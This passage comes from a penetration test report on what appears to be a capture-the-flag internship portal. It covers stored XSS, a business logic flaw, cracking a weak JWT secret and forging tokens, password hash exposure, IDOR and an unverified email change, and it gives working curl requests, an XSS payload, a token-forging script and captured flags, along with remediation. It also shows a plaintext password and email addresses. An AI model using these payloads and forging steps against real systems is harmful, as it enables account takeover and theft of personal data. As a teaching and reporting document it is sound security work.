3. Note the broken image icon on the profile, which confirms the HTML tag was rendered directly into the DOM rather than treated as plain text.
4. Confirm token theft is possible by reading localStorage.getItem('refresh_token') from the injected script with no additional permissions.

Business Impact:

Any user who views a profile containing a malicious payload has their session token exposed to the attacker. This includes administrators, since the admin applicant panel renders the same profile fields using dangerouslySetInnerHTML.

An attacker registered as an applicant can therefore target admin sessions specifically by storing a payload and waiting for an administrator to review their application.

Refresh tokens stolen this way stay valid for 30 days, giving the attacker persistent access to the victim's account long after the original session ends. Combined with the weak JWT secret (F-06), a stolen refresh token can be used to generate fresh access tokens indefinitely until the secret is rotated.

Screenshot References:

- xss_01_payload_stored.png




Figure 4.1 – Request storing the XSS payload

- xss_02_alert_fired.png :




Figure 4.2 - alert box executing in browser

- xss_03_html_rendered.png :




Figure 4.3 - broken image icon visible on profile view page coming raw HTML rendering

- xss_04_flag_in_response.png :

```
(kali@kali)-[~]
$ curl -s http://interns.mwrcybersec.loc/api/v1/profile/ \
-H "Authorization: Bearer $ACCESS" | python3 -m json.tool
{
  "application_submitted": false,
  "cv": null,
  "degree": "Diploma",
  "email": "naksmann03@gmail.com",
  "flag": "MWR{0368055a3eae988b67b41ce35034a2e7}",
  "id": 130,
  "name": "<img src=x onerror=alert(document.cookie)>",
  "nickname": "naksmann03",
  "submitted_at": null,
}
```

Figure 4.4 - Flag returned in profile API response

Remediation:

1. Never use `dangerouslySetInnerHTML` with user-supplied data.
2. Sanitise all profile fields server-side using a strict allowlist before storing.
3. Store authentication tokens in `httpOnly`, `Secure`, `SameSite=Strict` cookies instead of `localStorage` to prevent token theft via XSS.
4. Add a restrictive `Content-Security-Policy` as a defence in depth layer (see F-11).

4.5 Finding 5 : Business Logic Flaw. Information Disclosure on Locked Assignment Restart

Finding ID	F-05
Severity	High
CVSS v3.1	6.5 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N) Severity rationale: rated High under the MWR scheme. Direct, unconditional data capture (leaked assessment content). The CVSS base score (6.5) reflects confidentiality-only impact.
OWASP Top (2021)	A04:2021 Insecure Design
CWE	CWE-840 Business Logic Errors, CWE-200 Exposure of sensitive Information.
Affected Component	POST /api/v1/assignments/{id}/start
Flag	MWR{a765a1d3b6a089dc55deb8fc0703ccce}

Description:

Once an applicant submits their final application the workflow enters a locked state that should prevent further changes to profile data and assignment submissions. The submit endpoint enforces this correctly and returns APPLICATION_LOCKED. The start endpoint does not.

Sending POST /api/v1/assignments/{id}/start after the application is locked returns the full assignment data, including question text, answer options, a new submission identifier, and a flag value that should never be reachable in this state. The state check exists on one endpoint but not on a closely related one, which is a common business-logic gap that automated scanners tend to miss because they do not model the intended workflow.

Reproduction Steps:

1. Authenticate to the application and obtain a valid access token.
2. Complete and submit all three assignments through the normal flow.
3. Submit the final application.
4. Verify the application is locked by confirming submission cannot be repeated.
5. Attempt to restart assignment 3 despite the locked state.
6. Observe the server returns the full assignment data AND a flag value in the response, despite the application being locked.

Business Impact:

This vulnerability demonstrates a clear failure of consistent business logic enforcement across endpoints. While the developer correctly implemented state checks on the most obvious endpoint (submit), the same checks were not applied to the start endpoint. In a real recruitment system, leaked assessment content could be shared with other candidates and undermine the fairness of selection.

Screenshot References:

- screenshot_logic_01_application_submitted.png

```
(kali㉿kali)-[~]
└─$ curl -s http://interns.mwrcybersec.loc/api/v1/profile/ \
  -H "Authorization: Bearer $ACCESS" | python3 -m json.tool

{
  "application_submitted": true,
  "cv": null,
  "degree": "Diploma in Computer Systems Engineering",
  "email": "naksmann03@gmail.com",
  "id": 132,
  "name": "Naks",
  "nickname": "naksmann03",
  "submitted_at": "2026-06-05T07:07:06",
  "surname": "Mann",
  "university": "Tshwane University Of Technology"
}
```

Figure 5.1 – Profile showing application_submitted true

- screenshot_logic_02_submit_correctly_locked.png

```
(kali㉿kali)-[~]
└─$ curl -s -X POST http://interns.mwrcybersec.loc/api/v1/assignments/1/submit \
  -H "Authorization: Bearer $ACCESS" \
  -H "Content-Type: application/json" \
  -d '{"answers":{"1":{"answer_id":2}}}' | python3 -m json.tool

{
  "code": "APPLICATION_LOCKED",
  "error": "Application already submitted"
}
```

Figure 5.2 – submit returning APPLICATION_LOCKED

- screenshot_logic_03_start_endpoint_returns_flag.png

```
(kali@kali)-[~]
$ echo "=== EVIDENCE: Restarting assignment 3 returns flag ==="
echo "=== Profile shows application already submitted ==="
curl -s http://interns.mwrcybersec.loc/api/v1/profile/ \
-H "Authorization: Bearer $ACCESS" | python3 -m json.tool | grep -E "application_submitted|submitted_at"

echo ""
echo "=== Re-starting completed assignment 3 ==="
curl -s -X POST http://interns.mwrcybersec.loc/api/v1/assignments/3/start \
-H "Authorization: Bearer $ACCESS" \
-H "Content-Type: application/json" \
-d '{}' | python3 -m json.tool | head -10

=== EVIDENCE: Restarting assignment 3 returns flag ===
=== Profile shows application already submitted ===
{"application_submitted": true,
 "submitted_at": "2026-06-05T07:07:06",
}
=== Re-starting completed assignment 3 ===
{"flag": "MWR{a765a1d3b6a089dc55deb8fc0703ccce}",
 "questions": [
   {
     "answers": [
       {
         "id": 73,
         "text": "Sending crafted HTTP requests to the target server"
       }
     ]
   }
 ]
}
```

Figure 5.3 – start returning the flag despite the lock

- screenshot_logic_04_profile_state_locked.png

```
=== SUBMIT endpoint (correctly locked) ===
{"code": "APPLICATION_LOCKED",
 "error": "Application already submitted"
}

=== START endpoint (returns flag despite lock) ===
{"flag": "MWR{a765a1d3b6a089dc55deb8fc0703ccce}",
 "questions": [
   {
     "answers": [
```

Figure 5.4 - Profile confirming application is locked

Remediation:

1. Apply the lock check to every assignment endpoint including start, not just submit.
2. Centralise state validation in a decorator or middleware so that all assignment-related routes share the same logic.
3. Never include sensitive data in API responses that are not strictly required by the frontend.
4. Add audit logging when sensitive endpoints are accessed in unexpected states, enabling detection of attempted exploitation.
5. Conduct business logic testing as part of the SDLC, since automated security scanners cannot catch these flaws.

4.6 Finding 6: Weak JWT Secret Key. Privilege Escalation and Unauthorised Data Access

Finding ID	F-06
Severity	High
CVSS v3.1	8.1 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
OWASP Top (2021)	A02:2021 Cryptographic Failures (also A07:2021 Identification and Authentication Failures)
CWE	CWE-321 Use of Hard-coded Cryptographic Key; CWE-329 Inadequate Encryption Strength
Affected Component	JWT (HS256) session tokens across all authenticated endpoints
Flag	N/A (root cause; enables F-03 and F-08)

Description:

The application uses JSON Web Tokens (JWT) for session management and authenticates API requests using the HS256 symmetric signing algorithm. The secret key used to sign all JWTs was found to be the literal word secret, which is extremely weak. Because HS256 is symmetric, anyone who knows the secret can both verify and forge valid tokens. This let me craft tokens for any user, including the administrator, without their credentials.

This finding is the root enabler for administrative bypass (F-03) and the assignment IDOR (F-08). On its own it represents a complete break of the token trust model.

Reproduction Steps:

1. Authenticate to the application using valid credentials to obtain a legitimate access token and save it to a file.
2. Download a common JWT secrets wordlist.
3. Use John the Ripper to crack the JWT secret key.
4. Observe that the secret key is cracked almost instantly and revealed as secret.
5. Navigate to <https://gchq.github.io/CyberChef> to manually forge the JWT payload:
 - 5a. Get the current Unix timestamp by running this in the terminal.
 - 5b. Encode the forged header: In CyberChef add the To Base64 recipe, check the URL safe option and paste this into the Input box. Copy the output and remove any trailing = padding signs.

- 5c. Encode the forged payload: Clear the input and paste this, replacing the timestamps with your current Unix time and adding 3600 for the expiry. Copy the output and remove any trailing = padding signs.
 - 5d. Generate the signature: Open a new CyberChef tab, add the HMAC recipe, set the hash function to SHA256 and the key to secret.
 - 5e. Assemble the forged JWT by joining all three parts with dots
6. Set the forged token as a variable.
 7. Use the forged token to access the admin profile.
 8. Observe that the admin account details are returned.
 9. Forge tokens for any other user by repeating step 6, changing sub to any other user ID such as 2, 3, 4 and accessing their private profile data.
 10. Observe that any user's private data including name, email, degree, and university is returned without authorisation.

Business Impact:

An attacker who obtains any valid JWT from the application through network interception, browser storage theft, or simply by registering an account can crack the weak secret key offline in seconds using freely available tools. Once the secret is known, the attacker can forge tokens impersonating any user including administrators, gaining full unauthorised access to all accounts on the platform.

This constitutes a complete authentication bypass. In a real-world scenario this could lead to mass data breaches of all applicants personal information, unauthorised administrative access, data manipulation, and serious violations of data protection regulations such as POPIA and GDPR.

- screenshot_jwt_05_cyberchef_payload_encoded.png




Figure 6.5 – payload encoded

- screenshot_jwt_06_cyberchef_hmac_signature.png




Figure 6.6 – Forged token signature generated in CyberChef

- screenshot_jwt_07_admin_profile_accessed.png




Figure 6.7 – Forged admin token accessing the admin profile

- screenshot_jwt_08_other_user_profile_accessed.png

```

— Forging token for sub=1 —
{
  "application_submitted": false,
  "cv": null,
  "degree": "N/A",
  "email": "admin@mwr.com",
  "id": 1,
  "name": "Admin",
  "nickname": "admin",
  "submitted_at": null,
  "surname": "MWR",
  "university": "MWR"
}

— Forging token for sub=2 —
{
  "application_submitted": true,
  "cv": null,
  "degree": "BSc Data Science",
  "email": "intern_001@demo.mwr.com",
  "id": 2,
  "name": "Noah",
  "nickname": "intern_001",
  "submitted_at": "2026-03-31T15:47:13",
  "surname": "Nkosi",
  "university": "University of Cape Town"
}

```

```

— Forging token for sub=3 —
{
  "application_submitted": true,
  "cv": null,
  "degree": "BIT Software Engineering",
  "email": "intern_002@demo.mwr.com",
  "id": 3,
  "name": "David",
  "nickname": "intern_002",
  "submitted_at": "2026-04-18T21:47:13",
  "surname": "Du Plessis",
  "university": "University of Cape Town"
}

— Forging token for sub=4 —
{
  "application_submitted": true,
  "cv": null,
  "degree": "BSc Cybersecurity",
  "email": "intern_003@demo.mwr.com",
  "id": 4,
  "name": "Chen",
  "nickname": "intern_003",
  "submitted_at": "2026-03-30T21:47:13",
  "surname": "Anderson",
  "university": "NWU"
}

```

```

— Forging token for sub=5 —
{
  "application_submitted": true,
  "cv": null,
  "degree": "BCom Information Systems",
  "email": "intern_004@demo.mwr.com",
  "id": 5,
  "name": "Samuel",
  "nickname": "intern_004",
  "submitted_at": "2026-04-18T21:47:13",
  "surname": "Brown",
  "university": "NWU"
}

— Forging token for sub=130 —
{
  "application_submitted": false,
  "cv": null,
  "degree": "Diploma in Computer Systems Engineering",
  "email": "naksmann03@gmail.com",
  "id": 130,
  "name": "Naks",
  "nickname": "naksmann03",
  "submitted_at": null,
  "surname": "Mann",
  "university": "Tshwane University Of Technology"
}

```

Figure 6.8 – Forged token accessing another user's profile

Remediation:

1. Replace the current JWT secret key with a cryptographically strong, randomly generated value of at least 256 bits. Generate it with:
python3 -c "import secrets; print(secrets.token_hex(32))".
2. Never use a human-readable word or phrase as a signing secret.
3. Rotate the secret periodically and support token revocation.
4. Where multiple services verify tokens, migrate from HS256 to RS256 so the signing key is never shared.

4.7 Finding 7: Sensitive Data Exposure. Password Hash Returned in Login Response

Finding ID	F-07
Severity	High
CVSS v3.1	7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
OWASP Top (2021)	A02:2021 Cryptographic Failures
CWE	CWE-200 Exposure of Sensitive Information; CWE-256 Unprotected Storage of Credentials
Affected Component	POST /api/v1/auth/login (response body)
Flag	N/A

Description:

The login endpoint serialises the raw user database row into its response body, including the user's bcrypt hash in a field named password_hash (Figure 7.1). This field should never be returned to a client. The root cause is that the server returns the full database model object instead of an explicit allowlist of client-facing fields (access token, refresh token, user ID, and role).

Reproduction Steps:


1. Send a valid login request to /api/v1/auth/login.
2. Observe the response body contains the raw database record including, the field password_hash with a bcrypt hash value.

Business Impact:

An attacker who possesses or can guess any registered user's email address can retrieve their password hash with a single unauthenticated request. The hash can then be cracked offline using brute force or tools such as Hashcat, with no rate limiting or server-side detection. Weak or reused passwords can be recovered to plaintext. Additionally, the broken authentication response prevents legitimate users from logging in to the application, constituting a denial of service against the entire user base.

Screenshot References:

- Screenshot_login_password_hash_returned.png



```
(kali@kali)-[~]
$ curl -i -X POST http://interns.mwrcybersec.loc/api/v1/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"naksmann03@gmail.com","password":"Lewisnaks2003"}'
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 23 May 2026 19:34:04 GMT
Content-Type: application/json
Content-Length: 369
Connection: keep-alive

{"application_submitted":0,"created_at":"2026-05-23T17:08:52","degree":"Diploma in Computer Systems Engineering","email":"naksmann03@gmail.com","id":129,"name":"naks","nickname":"naksmann","password_hash":"$2b$12$E9tc0327re80mKc0RMccMes4zG5vVc76vAe9oqxlJYhDyAcNoM.NK","role":"intern","submitted_at":null,"surname":"Man","university":"Tshwane University Of Technology"}
```

Figure 7.1 – Login response exposing the bcrypt password hash field

Remediation:

1. Return only the fields required by the client: access_token, refresh_token, user_id, and role.
2. Whitelist response fields in the serialiser rather than returning the raw database model object.
3. Ensure password hashes never appear in any API response under any circumstances.
4. Restore the token fields so legitimate authentication works.

4.8 Finding 8: Insecure Direct Object Reference on User Assignments via Forged JWT

Finding ID	F-08
Severity	High
CVSS v3.1	6.5 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N) Severity rationale: rated High under the MWR scheme. Direct, unconditional unauthorised access to every user's private data. The CVSS base score (6.5) reflects confidentiality-only impact.
OWASP Top (2021)	A01:2021 Broken Access Control
CWE	CWE-639 Authorization Bypass Through User-Controlled Key
Affected Component	GET /api /v1/assignments/ (trusts the sub claim)
Flag	N/A

Description:

By forging JWT tokens with different sub values representing other users' IDs, an authenticated attacker can access any user's private assignment scores and completion data, since the signature can be forged with the cracked secret (F-06).

Reproduction Steps:


1. Using the cracked JWT secret, forge a token for user ID 2.
2. Call /api/v1/assignments/ with that token and observe user's private scores returned.
3. Repeat for any user ID from 1 to 130 to access all users' private scores.

Business Impact:

All users' private academic performance data is accessible to any authenticated attacker. In a competitive internship selection process, this information could be used to gain an unfair advantage, identify high-performing candidates for targeting, or manipulate the selection process.

Screenshot References:


- screenshot_idor_assign_01_forged_token_user2.png



```
(kali@kali)-[~]
$ USER2_TOKEN=$(python3 -c "
import jwt, time
now = int(time.time())
payload = {
    'fresh': False,
    'iat': now,
    'type': 'access',
    'sub': '2',
    'nbf': now,
    'exp': now + 3600
}
print(jwt.encode(payload, 'secret', algorithm='HS256'))
")
```

Figure 8.1 – forged token for user2

- screenshot_idor_assign_02_user2_scores_returned.png



```
(kali@kali)-[~]
$ curl -s http://interns.mwrcybersec.loc/api/v1/assignments/ \
-H "Authorization: Bearer $USER2_TOKEN" | python3 -m json.tool
[
  {
    "completed": true,
    "description": "Test your knowledge of the OWASP Top 10 web application security risks. This assignment covers the most critical security vulnerabilities affecting modern web applications.",
    "id": 1,
    "order": 1,
    "score": 45.923,
    "title": "OWASP Top 10"
  },
  {
    "completed": true,
    "description": "Identify security vulnerabilities in code through static analysis and manual review techniques. This assignment tests your ability to spot common coding mistakes that lead to exploitable security flaws.",
    "id": 2,
    "order": 2,
    "score": 87.6985,
    "title": "Secure Code Review"
  },
  {
    "completed": true,
    "description": "Apply penetration testing techniques to identify and exploit vulnerabilities in web applications. This assignment covers the full pentest lifecycle from reconnaissance to reporting.",
    "id": 3,
    "order": 3,
    "score": 93.3087,
    "title": "Web Application Penetration Testing"
  }
]
```

Figure 8.2 - User 2's private scores returned

Remediation:

1. Fix the JWT secret key as described in the F-06.
2. Implement server-side validation that compares the authenticated user's ID against the requested resource owner before returning any data.
3. Never rely on JWT claims for access control decisions; always verify against the database.

4.9 Finding 9: Unverified Email Change (Potential Account Takeover)

Finding ID	F-09
Severity	Medium
CVSS v3.1	6.5 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N)
OWASP Top (2021)	A07:2021 Identification and Authentication Failures (also A04:2021 Insecure Design)
CWE	CWE-620 Unverified Password Change; CWE-640 Weak Password Recovery Mechanism
Affected Component	PATCH /api /v1/profile/ (email field)
Flag	N/A

Description:

The profile update endpoint allows authenticated users to change their email address to any unused value with no verification, no confirmation email sent to the new address, and no rate limiting. This allows an attacker to change their account email to any address not already registered, potentially facilitating account hijacking if combined with a password reset feature or social engineering.

Reproduction Steps:

1. Authenticate and obtain a valid access token.
2. Send a PATCH request changing the email to an arbitrary address and observe the change applied immediately with no verification.
3. Restore the original email afterwards.

Business Impact:

An attacker can permanently change their account email to any arbitrary address without any verification. If the application implements password reset via email, this could be chained to take over accounts by first changing the email then triggering a password reset to an attacker-controlled inbox.

Screenshot References:

- screenshot_email_01_patch_request_sent_and_changed.png

```
(kali㉿kali)-[~]
└─$ curl -s -X PATCH http://interns.mwrcybersec.loc/api/v1/profile/ \
  -H "Authorization: Bearer $ACCESS" \
  -H "Content-Type: application/json" \
  -d '{"email":"hacked@attacker.com"}' | python3 -m json.tool
{
  "application_submitted": false,
  "cv": null,
  "degree": "Diploma in Computer Systems Engineering",
  "email": "hacked@attacker.com",
  "id": 132,
  "name": "Naks",
  "nickname": "naksmann03",
  "submitted_at": null,
  "surname": "Mann",
  "university": "Tshwane University Of Technology"
}
```

Figure 9.1 – Email changed with no verification

- screenshot_email_02_changed_back.png

```
(kali㉿kali)-[~]
└─$ curl -s -X PATCH http://interns.mwrcybersec.loc/api/v1/profile/ \
  -H "Authorization: Bearer $ACCESS" \
  -H "Content-Type: application/json" \
  -d '{"email":"naksmann03@gmail.com"}' | python3 -m json.tool
{
  "application_submitted": false,
  "cv": null,
